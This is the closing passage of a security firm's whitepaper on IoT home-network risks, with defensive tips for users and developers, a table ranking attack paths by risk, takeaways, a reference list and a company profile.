
- Create dedicated network for IoT devices
    - Reuse an old router for this
- Separate your guests from your IoT network
    - Use your old router, or use a modern router with guest WiFi access
- Test and disable WebRTC in browser
    - Test your browser against WebRTC [15]
    - Use a browser extension like WebRTC Network Limiter [14]
- Prevent DNS rebind attack
    - Configure your own DNS server or use OpenDNS

Tips for IoT developers

- Implement security during Software Development LifeCycle
- Test security continuously and bug bounties
- Enable seamless auto-update
- Opt-in cloud connectivity
- Don't implement old and known vulnerabilities
- Train your developers for being security aware

Conclusion

It is easy to buy the latest gadgets to create a smarter home, but it is a very hard and painful task to protect the network from the vulnerabilities introduced by these devices. However, the risk greatly depends on the network path through which attackers can exploit the vulnerabilities.


Direct IPv4 connection
UPnP
Limited IPv4
Cloud connection
IPv6
Tunneling IPv6
Intranet browser hacking with CSRF
Intranet browser hacking with CSRF and WebRTC *
Unsecured WiFi **
Intranet browser hacking with CSRF, WebRTC and DNS Rebind
** depends where you live
* depends how much you browse, and which browser do you use
High risk
Medium risk
Low risk

Takeaways

Penetration testers should learn new ways to attack networks where IoT devices are deployed.

Blue team members can learn ways to defend networks even when vulnerable IoT devices are deployed.

Home users can learn tricks to defend and protect their smart homes. Because nowadays a smart home is not a secure home.

References

1. https://en.wikipedia.org/wiki/Internet_of_Things

2. https://www.botconf.eu/wp-content/uploads/2015/12/OK-P19-Olivier-Bilodeau-A-moose-once-bit-my-honeypot.pdf

3. http://www.theregister.co.uk/2014/08/05/synologys_synolocker_crisis_its_as_bad_as_you_think

4. http://vncroulette.com/

5. https://mjg59.dreamwidth.org/40505.html

6. http://sfglobe.com/2016/01/06/stranger-hacks-familys-baby-monitor-and-talks-to-child-at-night/

7. https://twitter.com/DEYCrypt/status/700426858719006721

8. http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

9. http://netpatterns.blogspot.hu/2016/01/the-rising-sophistication-of-network.html

10. https://www.blackhat.com/presentations/bh-usa-07/Grossman/Whitepaper/bh-usa-07-grossman-WP.pdf

11. https://en.wikipedia.org/wiki/WebRTC

12. https://github.com/beefproject/beef/blob/master/modules/exploits/nas/freenas_reverse_root_shell_csrf/command.js

13. https://www.usenix.org/conference/usenixsecurity13/technical-sessions/presentation/johns

14. https://chrome.google.com/webstore/detail/webrtc-network-limiter/npeicpdbkakmehahjeeohfdhnlpdklia

15. https://www.browserleaks.com/webrtc

16. https://www.youtube.com/watch?v=t9d7p3zxoiM

About MRG Effitas

MRG Effitas is a UK based independent IT security research organisation which focuses on providing cutting edge efficacy assessment and assurance services, supply of malware samples to vendors and the latest news concerning new threats and other information in the field of IT security.

MRG Effitas' history began when the "Malware Research Group" was formed in 2009 by Sveta Miladinov, an independent security researcher and consultant. In June 2009 Chris Pickard joined the team, bringing expertise and methodology design in the process gained in the business-process outsourcing market.

The Malware Research Group rapidly gained a reputation becoming the leading efficacy assessor in the browser- and online banking space due to increasing demand for its services. The Malware Research Group was restructured in 2011 and became "MRG Effitas" with "Effitas", the parent company.

Today, MRG Effitas has a team of analysts, researchers and associates across EMEA, USA and China, ensuring a global presence.

Since its inception, MRG Effitas has been focusing on providing ground-breaking testing processes, realistically modelling real world-environments in order to generate the most accurate efficacy assessments possible.

MRG Effitas is recognised by several leading security vendors as being the leading testing- and assessment organisation in the online banking, browser security and cloud security spaces and has become a "partner of choice".